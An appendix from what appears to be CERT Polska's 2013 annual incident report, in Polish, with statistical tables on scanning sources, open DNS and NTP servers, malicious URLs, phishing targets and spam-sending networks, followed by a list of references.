Najpopularniejsze reguły Snort, zaprezentowane w tabeli 10 ułatwiają identyfikację poszczególnych ataków. Na przykład najwięcej połączeń na port 80 stanowiły skanowania podatności serwera IIS 5.0, opublikowanej w 2000 roku w ramach biuletynu MS00-058.


A.2.2 ZAGRANICZNE SIECI

Skanowania z zagranicznych adresów w ponad 1/4 pochodziły z Chin. Pozostałe kraje miały znacznie mniejszy udział w skanowaniach. 10 krajów, których adresy IP miały największy udział w skanowaniach zaprezentowanych jest w tabeli 11.

A

Poz.	Kraj	Liczba IP	Udział
1	Chiny	155722	26,78%
2	Stany Zjednoczone	46938	8,07%
3	Rosja	42429	7,30%
4	Brazylia	23125	3,98%
5	Indie	22556	3,89%
6	Tajwan	20250	3,48%
7	Turcja	18654	3,21%
8	Niemcy	17622	3,03%
9	Ukraina	16781	2,88%
10	Tajlandia	15950	2,74%

Tabela 11: Kraje, z których pochodziło najwięcej skanowań (z wyłączeniem Polski)



Rysunek 15: Kraje, z których pochodziło najwięcej skanowań (z wyłączeniem Polski)

W tabeli 12 zaprezentowano systemy autonomiczne, z których pochodziło najwięcej skanowań. Kraje pochodzenia poszczególnych systemów pokrywają się z tabelą 11. Pierwszy system autonomiczny – China Telecom Backbone – wystąpił prawie trzy razy częściej niż kolejny w zestawieniu system. Co więcej, ten system autonomiczny również w zeszłym roku był na pierwszej pozycji.

Poz.	Numer AS	Nazwa AS	Kraj	Liczba IP	Udział
1	4134	China Telecom Backbone	Chiny	86514	14,88%
2	4837	China Unicom Backbone	Chiny	30672	5,28%
3	3462	Data Communication Business Group	Tajwan	16116	2,77%
4	9121	Turk Telekomunikasyon Anonim Sirketi	Turcja	13900	2,39%
5	9829	BSNL (Bharat Sanchar Nigam Ltd)	Indie	9179	1,58%
6	5384	Emirates Telecommunications Corporation	ZEA	8867	1,52%
7	8151	Uninet S.A. de C.V.	Meksyk	6833	1,17%
8	3320	Deutsche Telekom AG	Niemcy	6355	1,09%
9	18881	Global Village Telecom	Brazylia	5990	1,03%
10	17552	True Internet Co., Ltd.	Tajlandia	4788	0,82%

Tabela 12: Zagraniczne systemy autonomiczne, z których pochodziło najwięcej skanowań


A.2.3 POLSKIE SIECI

Dostaliśmy informacje o 250 030 różnych adresach IP, które skanowały komputery z polskich sieci. Średnio było to 1 348.39 unikalnych adresów dziennie. Tabela 13 przedstawia zestawienie systemów autonomicznych, z których odbywało się skanowanie. Zmiany w stosunku do lat ubiegłych są minimalne.

Poz.	Numer AS	Nazwa AS	Liczba IP	Udział
1	12741	Netia SA	75285	10%
2	5617	Orange	73601	8%
3	8374	Polkomtel Sp. z o.o.	39327	6%
4	21021	Multimedia Polska S.A.	28136	6%
5	29314	VECTRA S.A.	6923	6%
6	29007	Petrotel Sp. z o.o.	3704	4%
7	21243	Polkomtel Sp. z o.o.	3121	4%
8	6714	GTS Poland Sp. z o.o.	2175	4%
9	43447	Orange	1504	4%
10	6830	Liberty Global Operations B.V. (UPC)	1299	4%

Tabela 13: Polskie systemy autonomiczne, z których pochodziło najwięcej skanowań

A



Rysunek 16: Polskie systemy autonomiczne, z których pochodziło najwięcej skanowań

A.3 OTWARTE SERWERY DNS

W 2013 roku otrzymaliśmy 20 178 909 zgłoszeń dotyczących 1 470 593 unikalnych adresów IP w Polsce, na których znajdowały się otwarte serwery DNS. Dziennie dostawaliśmy informacje o 167 955 unikalnych adresów IP, na których znajdowały się otwarte serwery DNS. W tabelach 14 oraz 15 znajduje się zestawienie liczby unikalnych adresów IP widzianych w ciągu roku w stosunku do liczby wszystkich adresach IP w danym systemie autonomicznym. Wśród tych ostatnich systemów autonomicznych wyróżniliśmy te, które mają więcej niż 250 000 adresów IP.

Na pewnego rodzaju wyróżnienie zasługuje system autonomiczny Lubuskie Sieci Światłowodowe sp. z o.o., w którym prawie wszystkie adresy IP służą jako otwarty serwer DNS. Takie serwery bardzo łatwo można wykorzystać do przeprowadzenia ataku DDOS, wykorzystując do niego infrastrukturę i łącza tego systemu autonomicznego.

A

Poz.	Numer AS	Nazwa AS	Liczba IP	Stosunek	Pozycja w rankingu bezwzględnym
1	197025	Lubuskie Sieci Światłowodowe sp. z o.o.	1921	93,79%	20
2	49528	ALFANET, Marcin Małolepszy	4507	80,02%	13
3	197837	INTB Sebastian Pierzchała	1381	67,43%	25
4	38987	Spółdzielnia Telekomunikacyjna OST	7511	66,68%	9
5	57254	FHU SKANET Wojciech Capek	335	65,42%	96
6	198073	Telewizja Kablowa "Słupsk" sp. z o.o.	2515	61,40%	18
7	50231	SYRION sp. z o.o.	3298	58,55%	15
8	56783	ConnectIT Marcin Hajka	536	52,34%	64
9	198408	E-mouse Karol Urbanowicz	243	47,46%	122
10	197979	Interkar Komputer Serwis	472	46,09%	73

Tabela 14: Polskie systemy autonomiczne, w których znajdują się otwarte serwery DNS

Poz.	Numer AS	Nazwa AS	Liczba IP	Stosunek	Pozycja w rankingu bezwzględnym
43	434479	Telekomunikacja Polska S.A.	1128078	20,46%	1
105	12741	Netia S.A.	130746	8,87%	2
122	21021	Multimedia Polska S.A.	44147	7,44%	3
203	6714	GTS Poland sp. z o.o.	13488	3,62%	5
230	20960	TK Telekom sp. z o.o.	249088	2,98%	10
251	29314	Vectra S.A.	12618	2,62%	6
281	12912	T-MOBILE POLSKA S.A.	679936	2,17%	4
668	43939	Internetia sp. z o.o.	1929	0,59%	19
709	6830	Liberty Global / UPC	7593	0,51%	8
878	8308	NASK	605	0,19%	49
940	8374	Polkomtel sp. z o.o.	688	0,05%	41
—	39603	P4 Sp. z o.o.	0	0,00%	—

Tabela 15: Największe polskie systemy autonomiczne, w których znajdują się otwarte serwery DNS

A

A.4 OTWARTE SERWERY NTP

W 2013 roku otrzymaliśmy 3 961 269 zgłoszeń dotyczących 1 931 117 unikalnych adresów IP na świecie, w tym 11 395 z Polski, na których znajdowały się źle skonfigurowane bądź nieaktualizowane serwery NTP.

Poz.	Kraj	Liczba IP	Udział procentowy
1	Stany Zjednoczone	1148663	59,48%
2	Korea Południowa	94068	4,87%
3	Japonia	90195	4,67%
4	Rosja	66850	3,46%
5	Kanada	57619	2,98%
6	Niemcy	54115	2,80%
7	Chiny	31321	1,62%
8	Wielka Brytania	26090	1,35%
9	Ukraina	19661	1,02%
10	Holandia	18309	0,95%
...	...	...	...
14	Polska	11395	0,59%

Tabela 16: Kraje, w których znajdują się podatne serwery NTP

Tabela 16 przedstawia zestawienie krajów, w których znajduje się najwięcej podatnych serwerów NTP. Polska zajmuje 14 miejsce, mając jedynie 11 395 unikalnych adresów IP, czyli stukrotnie mniej niż kraj z pierwszego miejsca – Stany Zjednoczone.

Poz.	Numer AS	Nazwa AS	Kraj	Liczba IP	Udział
1	7018	AT&T Services, Inc.	Stany Zjednoczone	466569	24,16%
2	7132	AT&T Internet Services	Stany Zjednoczone	264022	13,67%
3	2914	NTT America, Inc.	Stany Zjednoczone	211958	10,98%
4	6389	BellSouth.net Inc.	Stany Zjednoczone	73854	3,82%
5	9318	Hanaro Telecom Inc.	Korea Południowa	39892	2,07%
6	4766	Korea Telecom	Korea Południowa	36709	1,90%
7	27589	MOJOHOST	Stany Zjednoczone	25052	1,30%
8	24940	Hetzner Online AG	Niemcy	24400	1,26%
9	15290	Allstream Corp.	Kanada	23310	1,21%
10	19397	ACN	Stany Zjednoczone	17284	0,89%

Tabela 17: Systemy autonomiczne, w których znajdują się podatne serwery NTP

Poz.	Numer AS	Nazwa AS	Liczba IP	Stosunek	Pozycja w rankingu bezwzględnym
1	41057	P.H.U. Alfa Computers	706	34,37%	3
2	34844	Elart Stanisław Zakrzewski	170	11,06%	13
3	39198	Polskie Technologie Internetowe Sp. z o.o.	26	10,15%	68
4	13293	PIONIER	70	9,11%	31
5	57536	MICROLINK Łaszczyk Michał	45	8,78%	45
6	197431	Gemius S.A.	109	8,51%	25
7	15396	Uniwersytet Warszawski	21	8,20%	80
8	42374	Instalnet Szabat Rydzewski sp. j.	229	8,13%	9
9	25313	Open Finance S.A.	18	7,03%	91
10	196844	PIONIER	33	6,44%	56
11	47466	Przedsiębiorstwo Produkcyjno Montażowe Budownictwa PROMONT	33	6,44%	56

Tabela 18: Polskie systemy autonomiczne, w których znajdują się podatne serwery NTP

W tabelach 17 oraz 18 znajduje się zestawienie liczby unikalnych adresów IP widzianych w ciągu roku w stosunku do liczby wszystkich adresów IP w danym systemie autonomicznym. Wśród tych systemów autonomicznych wyróżniliśmy te, które mają więcej niż 250 000 adresów IP.

Poz.	Numer AS	Nazwa AS	Liczba IP	Stosunek	Pozycja w rankingu bezwzględnym
173	8308	NASK	499	0,16%	4
257	6714	GTS Poland sp. z o.o.	270	0,07%	6
268	12741	Netia S.A.	930	0,06%	2
321	20960	TK Telekom sp. z o.o.	111	0,04%	24
395	5617	Telekomunikacja Polska S.A.	1196	0,02%	1
415	29314	Vectra S.A.	60	0,01%	34
426	6830	Liberty Global / UPC	155	0,01%	17
429	21021	Multimedia Polska S.A.	59	0,01%	36
438	43939	Internetia sp. z o.o.	27	0,01%	64
455	8374	Polkomtel sp. z o.o.	14	0,00%	104
456	12912	T-MOBILE POLSKA S.A.	7	0,00%	150
—	39603	P4 Sp. z o.o.	0	0,00%	—

Tabela 19: Największe polskie systemy autonomiczne, w których znajdują się podatne serwery NTP

A

A.5 ZŁOŚLIWE STRONY

Otrzymaliśmy 12 674 270 zgłoszeń o 8 393 693 unikalnych złośliwych adresach URL. Z tego 1 486 066 zgłoszeń dotyczyło 497 721 unikalnych adresów URL w domenie .pl. Dziennie otrzymywaliśmy średnio informację o 1 363 złośliwych adresach internetowych w domenie .pl.

W tabeli 20 znajdują się pełne nazwy domenowe, na których, według otrzymanych przez nas informacji, znajduje się najwięcej złośliwych adresów URL. Podobnie jak w zeszłym roku na pierwszym miejscu znajduje się katalog.onet.pl. Drugie miejsce serwisu Nokaut wynika z tego, że w sierpniu wszystkie adresy URL znajdujące się pod tą domeną zostały oznaczone przez Google Safebrowsing jako złośliwe ze względu na skompromitowany system reklam [12].

Poz.	Unikalnych adresów URL	Nazwa domenowa
1	45075	katalog.onet.pl
2	21018	www.nokaut.pl
3	5232	republika.pl
4	4624	smiletube.pl
5	4091	www.amedis.pl
6	3535	biegle.pl
7	3521	liniamedia.com.pl
8	2941	warezdownload.pl
9	2826	pelcpawel.fm.interia.pl
10	2594	caligula.pl

Tabela 20: Pełne nazwy domenowe, na których było najwięcej unikalnych adresów URL


Poz.	Unikalnych adresów URL	Adres IP	Numer AS	Nazwa AS
1	45075	213.180.146.24	12990	Onet.pl SA
2	22455	92.43.117.165	31229	Beyond sp. z o.o.
3	9538	194.9.24.158	41406	ATM S.A.
4	6905	213.180.150.17	12990	Onet.pl SA
5	5216	217.74.66.183	16138	Interia.pl
6	4866	89.161.232.42	12824	home.pl
7	4496	193.203.99.113	47303	REDEFINE
8	4179	85.128.196.157	15967	NetArt
9	3966	91.199.22.117	41079	SuperHost.pl Sp. z o.o.
10	3928	217.74.65.162	16138	Interia.pl

Tabela 21: Adresy IP, na których znajduje się najwięcej złośliwych adresów URL

W tabeli 21 znajdują się adresy IP, na których znalazło się najwięcej złośliwych adresów URL. Podobnie jak w 2012 roku w czołówce znajdują się hostingi Interii oraz Onetu. Natomiast w tabeli 22 zaprezentowane są systemy autonomiczne, w których było najwięcej złośliwych adresów URL. W czołówce jest nadal home.pl, OVH, Onet oraz Interia.

Poz.	Unikalnych adresów URL	Numer AS	Nazwa AS
1	87620	12824	home.pl
2	53426	12990	Onet.pl SA
3	37868	16276	OVH
4	33646	15967	NetArt
5	32925	24940	Hetzner
6	23153	31229	E24
7	18491	16265	Fiberring
8	16391	16138	Interia.pl
9	15853	41079	SuperHost.pl Sp. z o.o.
10	13273	29522	Krakowskie e-Centrum Informatyczne JUMP

Tabela 22: Systemy autonomiczne, w których znajduje się najwięcej złośliwych adresów URL



Rysunek 17: Systemy autonomiczne, w których znajduje się najwięcej złośliwych adresów URL

A

W tabeli 23 są kraje, w których znajdowały się serwery złośliwych stron w domenie .pl. Polska jest na pierwszym miejscu, zgodnie z oczekiwaniami, reszta rankingu wygląda bardzo podobnie do zestawienia w 2012 roku.

Poz.	Unikalnych adresów URL	Kraje
1	374080	Polska
2	53180	Niemcy
3	32996	Francja
4	16887	Holandia
5	12068	Stany Zjednoczone
6	3389	Kanada
7	2115	Czechy
8	1872	Szwajcaria
9	1679	Portugalia
10	1306	Wielka Brytania

Tabela 23: Kraje, w których hostowano najwięcej złośliwych adresów URL z domeny .pl

A.6 PHISHING

W 2013 roku dostaliśmy aż 19 991 złoszeń dotyczących phishingu w polskich sieciach, dotyczących 7 886 adresów URL w 3 780 domenach, hostowanych na 1 578 adresach IP.

Niemal wszystkie strony phishingowe były efektem włamania, a nie wykupienia usługi specjalnie w celu przestępczym. Liczby znacznie większe niż w zeszłym roku są przede wszystkim wynikiem uwzględnienia nowych źródeł danych.

Poz.	Cel	Przypadki
1	PayPal	1954
2	Google	229
3	Chase	129
4	Apple	84
5	Wells Fargo	79
6	Bank of America	57
7	eBay	32
8	postbank.de	23
9	MasterCard	20
10	Nationwide	15
11	Amazon	17
12	Vodafone	12
13	sparkasse.de	11
14	Citi	10
15	Nordea	6
—	inne banki	61

Tabela 24: Cele phishingu

Sieci, w których najczęściej znajdował się phishing nie powinny być zaskoczeniem – są to tradycyjnie przede wszystkim duże hostownie, wśród których dominują Home.pl oraz NetArt. Optymistyczną obserwacją jest to, że zmniejsza się liczba zgłoszeń per adres IP, co oznacza, że reakcje na zgłoszenia podejmowane są szybciej.

Poz.	Numer AS	Nazwa AS	Liczba IP	Liczba URL	Liczba zgłoszeń
1	12824	home.pl sp. z o.o.	598	2611	1568
2	15967	NetArt	283	761	602
3	16276	OVH	49	396	83
4	29522	Krakowskie e-Centrum Informatyczne JUMP	41	94	69
5	5617	Telekomunikacja Polska S.A.	39	174	85
6	41079	SuperHost.pl sp. z o.o.	34	411	182
7	196763	Key-Systems GmbH	30	121	32
8	43333	CIS NEPHAX	27	57	52
9	198414	Biznes-Host.pl sp. z o.o.	22	57	34
10	47544	IQ PL Sp. z o.o.	21	30	38

Tabela 25: Polskie systemy autonomiczne, w których znajdowało się najwięcej phishingu

Wśród głównych "celów" phishingu nieodmiennie od wielu lat prym wiedzie PayPal ze znaczną przewagą nad innymi serwisami. Ciekawostką jest wyraźna obecność ataków phishingowych na konta Google oraz Apple. Wśród banków najczęściej próbowano wyłudzać dane dostępowe do Chase, Wells Fargo oraz Bank of America. W sierpniu 2013 roku miała miejsce także seria ataków phishingowych klientów serwisu iPKO (bankowość elektroniczna PKO BP). Strony znajdowały się pod kilkunastoma adresami poza domeną .pl, w zagranicznych sieciach.

A.7 SPAM

Incydenty opisane w tym punkcie dotyczą maszyn w polskich sieciach, będących źródłem niezamówionej korespondencji. W ogromnej większości są to komputery zarażone złośliwym oprogramowaniem, a więc boty, które wykorzystywano do masowej wysyłki spamu bez wiedzy ich właścicieli. Ze względu na trudności w zdefiniowaniu spamu – zarówno w polskim prawie jak i w percepcji użytkownika – nie prowadzimy statystyk otrzymywanej niechcianej korespondencji.

Rok 2013 był kolejnym, który przyniósł znaczący postęp w zakresie walki z botami rozsyłającymi spam z polskich sieci. Liczba zgłoszeń tego problemu zmniejszyła się od 2012 roku o ponad 31% do poziomu 3 553 219. Dotyczyły one 1 348 771 unikalnych adresów IP (spadek o 18,1%).

Największy wkład w sukces miała bez wątpienia decyzja Netii, która jako drugi duży operator (po Orange Polska) zdecydowała się na uruchomienie domyślnej blokady portu 25 TCP. Operacja ta miała miejsce od marca do kwietnia 2013 roku i przyniosła Netii wyraźny spadek z niechlubnej pozycji lidera polskich sieci będących źródłem spamu – na miejsce trzecie pod względem liczby zgłoszeń oraz piąte pod względem liczby unikalnych


A

IP, z których rozsyłano spam. W kolejnym roku wyniki powinny być jeszcze lepsze, ponieważ na obecny ranking nadal wpływają dane z pierwszego kwartału 2013, gdy blokada nie była jeszcze włączona.

Poz.	Numer AS	Nazwa	Liczba IP	Udział
1	39603	P4 Sp. z o.o.	275749	43,16%
2	43447	Orange Polska	327361	31,68%
3	12912	T-MOBILE POLSKA S.A.	175391	25,80%
4	8374	Polkomtel S.A.	253038	19,13%
5	21021	Multimedia Polska S.A.	71242	12,01%
6	12741	Netia S.A.	150378	9,97%
7	29314	VECTRA	28392	5,59%
8	6714	GTS Poland Sp. z o.o.	9365	2,25%
9	20960	TK Telekom	2566	1,03%
10	43939	Internetia Sp. z o.o.	1152	0,35%
11	8308	NASK	403	0,13%

Tabela 26: Polskie systemy autonomiczne, z których pochodziło najwięcej spamu

Spadek zarówno liczby zgłoszeń jak i liczby źródłowych adresów IP (choć nie tak spektakularny jak w Netii) obserwujemy u większości operatorów. Mamy nadzieję, że przynajmniej jednym z decydujących o tym czynników była konsekwentna walka NASK i CERT Polska z używaniem polskich domen do zarządzania botnetami. W jej efekcie przejęliśmy kontrolę nad wieloma aktywnymi sieciami botów, uniemożliwiając im komunikację z centrum zarządzającym i wykonywanie poleceń, w tym rozsyłanie spamu i pozyskiwanie adresów email. Więcej informacji na ten temat w rozdziale 7 raportu.



Rysunek 18: Polskie systemy autonomiczne, z których pochodziło najwięcej spamu

A

Bardziej miarodajny pod wieloma względami jest ranking pod kątem stosunku liczby adresów rozsyłających spam do wielkości sieci, czyli "nasycenie" sieci problemem. W tabeli 26 przedstawiamy taki ranking dla największych polskich sieci (powyżej 250 tysięcy adresów)[47]. W tym roku po raz pierwszy całą czołówkę zdominowały sieci mobilne, co jest konsekwencją trendu trwającego od kilku lat.

Należy podkreślić, że dzięki decyzjom Orange i Netii, a także czyszczeniu sieci i dezaktywacji sieci botów Polska przestała być postrzegana jak notoryczne źródło spamu. Sytuacja uległa więc znacznej poprawie w ciągu ostatnich kilku lat. Nie oznacza to oczywiście, że należy spocząć na laurach, jednak widać, że działania największych graczy mają duży oddźwięk. Tym bardziej liczymy na mobilizację operatorów mobilnych oraz Multimedia Polska S.A.

[47] W tym zestawieniu nie uwzględniono sieci UPC, ze względu na jej międzynarodowy charakter i, w związku z tym, brak danych jej dotyczących.

LITERATURA

[1] IAB mobile 2012'Q4, kwiecień 2013.

[2] Lavasoft Security Bulletin: June 2013. Lavasoft. http://www.lavasoft.com/mylavasoft/securitycenter/whitepapers/lavasoft-security-bulletin-june-2013.

[3] AV Comparatives. Appendix to the Anti-Virus Comparative. http://www.av-comparatives.org/wp-content/uploads/2013/09/avc_fp_201309.pdf, wrzesień 2013.

[4] Malware don't need Coffee. Flimrans Affiliate: Borracho. http://malware.dontneedcoffee.com/2013/10/flimrans-affiliate-borracho.html, październik 2013.

[5] Malware don't need Coffee. Revoyem goes international – shocking distribution... http://malware.dontneedcoffee.com/2013/09/revoyem-goes-international-shocking.html, wrzesień 2013.

[6] Eurostat. Level of Internet access – households (%). http://epp.eurostat.ec.europa.eu/tgm/table.do?tab=table&init=1&plugin=1&language=en&pcode=tin00134.

[7] Eurostat. Number of private households by household composition, number of children and age of youngest child (1 000). http://appsso.eurostat.ec.europa.eu/nui/show.do?dataset=lfst_hhnhtych&lang=en.

[8] Eurostat. Nearly one third of internet users in the EU27 caught a computer virus, luty 2011.

[9] Donna Ferguson. CryptoLocker attacks that hold your computer to ransom. The Guardian, październik 2013.

[10] Samuel Gibbs. US police force pay bitcoin ransom in Cryptolocker malware scam. The Guardian, listopad 2013.

[11] Yotam Gottesman. RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information. https://blogs.rsa.com/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-informatio, styczeń 2014.

[12] Dziennik Internautów. Błąd w Nokaut.pl sprawił, że stronę uznano za niebezpieczną. Problem dotknął sklepy. http://di.com.pl/news/48643,1,Blad_w_Nokautpl_sprawil_ze_strone_uznano_za_niebezpieczna_Problem_dotknal_sklepy-Marcin_Maj.html, sierpień 2013.

[13] FOX IT. Large botnet cause of recent Tor network overload. http://blog.fox-it.com/2013/09/05/large-botnet-cause-of-recent-tor-network-overload/, wrzesień 2013.

[14] JustBeck. $zend framework WordPress Hacks. http://www.justbeck.com/zend_framework--wordpress-hacks/, czerwiec 2013.

[15] Brian B Kelly. Investing in a centralized cybersecurity infrastructure: Why hacktivism can and should influence cybersecurity reform. BUL Rev., 92:1663, 2012.

[16] Joyce Lee. South Koreans seethe, sue as credit card details swiped. http://www.reuters.com/article/2014/01/21/us-korea-cards-idUSBREA0K05120140121, styczeń 2014.

[17] MalwareSigs. Sakura EK on waw .pl domains. http://www.malwaresigs.com/2013/09/06/sakura-ek-on-waw-pl-domains/, wrzesień 2013.

[18] Etay Maor. Out of the Shadows – i2Ninja Malware Exposed. http://www.trusteer.com/blog/out-of-the-shadows-%E2%80%93-i2ninja-malware-exposed, listopad 2013.

[19] Miasto. Kradzież i wyciek danych pacjentów? http://www.miasto.koszalin.pl/index.php?option=com_content&view=article&id=2692%3Akradzie-i-wyciek-danych-pacjentow&catid=1%3Adzi-w-gazecie&Itemid=1&fb_source=message, kwiecień 2013.

[20] Microsoft. Microsft Security Intelligence Report. http://download.microsoft.com/download/5/0/3/50310CCE-8AF5-4FB4-83E2-03F1DA92F33C/Microsoft_Security_Intelligence_Report_Volume_15_English.pdf, styczeń-czerwiec 2013.

[21] Microsoft. Microsft Security Intelligence Report: Poland. http://download.microsoft.com/download/D/1/2/D1210CEE-3ABA-472E-B059-4EA1621DB5CF/Microsoft_Security_Intelligence_Report_Volume_15_Regional_Threat_Assessment_Poland.pdf, styczeń–czerwiec 2013.

[22] Arbor Networks. Measuring Botnet Populations. http://www.arbornetworks.com/asert/2012/05/measuring-botnet-populations/, luty 2012.

[23] Niebezpiecznik. Baza klientów Netia S.A. na sprzedaż? http://niebezpiecznik.pl/post/baza-klientow-netia-s-a-na-sprzedaz/, styczeń 2013.

[24] Niebezpiecznik. iBOOD i wyciek danych klientów. http://niebezpiecznik.pl/post/ibood-i-wyciek-danych-klientow, kwiecień 2013.

[25] Niebezpiecznik. Instagram pełen zdjęć dowodów praw jazdy i kart płatniczych Polaków. http://niebezpiecznik.pl/post/instagram-pelen-zdjec-dowodow-praw-jazdy-i-kart-platniczych-polakow/, grudzień 2013.

[26] Niebezpiecznik. OVH zhackowane! Miałeś konto, zmień hasło. http://niebezpiecznik.pl/post/ovh-zhackowane-miales-konto-zmien-haslo/, lipiec 2013.

[27] Krebs on Security. A First Look at the Target Intrusion, Malware. http://krebsonsecurity.com/2014/01/a-first-look-at-the-target-intrusion-malware/, styczen 2014.

[28] Daniel Plohmann, Elmar Gerhards-Padilla, and Felix Leder. Botnets: Detection, Measurement, Disinfection & Defence. http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-applications/botnets/botnets-measurement-detection-disinfection-and-defence/at_download/fullReport, 2011.

[29] podkom. Kamil Rynkiewicz. Zatrzymany w związku z atakami „hakerskimi". http://arch.dolnoslaska.policja.gov.pl/www/index.cgi?strona=2013_05_08&numer=63, maj 2013.

[30] CERT Polska. Analiza domen rejestrowanych za pośrednictwem Domain Silver Inc. http://www.cert.pl/PDF/Raport_Domain_Silver_PL.pdf, lipiec 2013.

[31] CERT Polska. Android 4.4 KitKat – zmiany w bezpieczeństwie. http://www.cert.pl/news/7741, listopad 2013.

[32] CERT Polska. Jak rozpoznać i unieszkodliwić VBKlip? http://www.cert.pl/news/7712, październik 2013.

[33] CERT Polska. Koledzy ZitMo: kradzież SMSowych haseł jednorazowych przez aplikację "E-Security". http://www.cert.pl/news/6949, kwiecień 2013.

[34] CERT Polska. (Nowy?) botnet DDoS w wersji na Linuksa i Windowsa. http://www.cert.pl/news/7849, grudzień 2013.

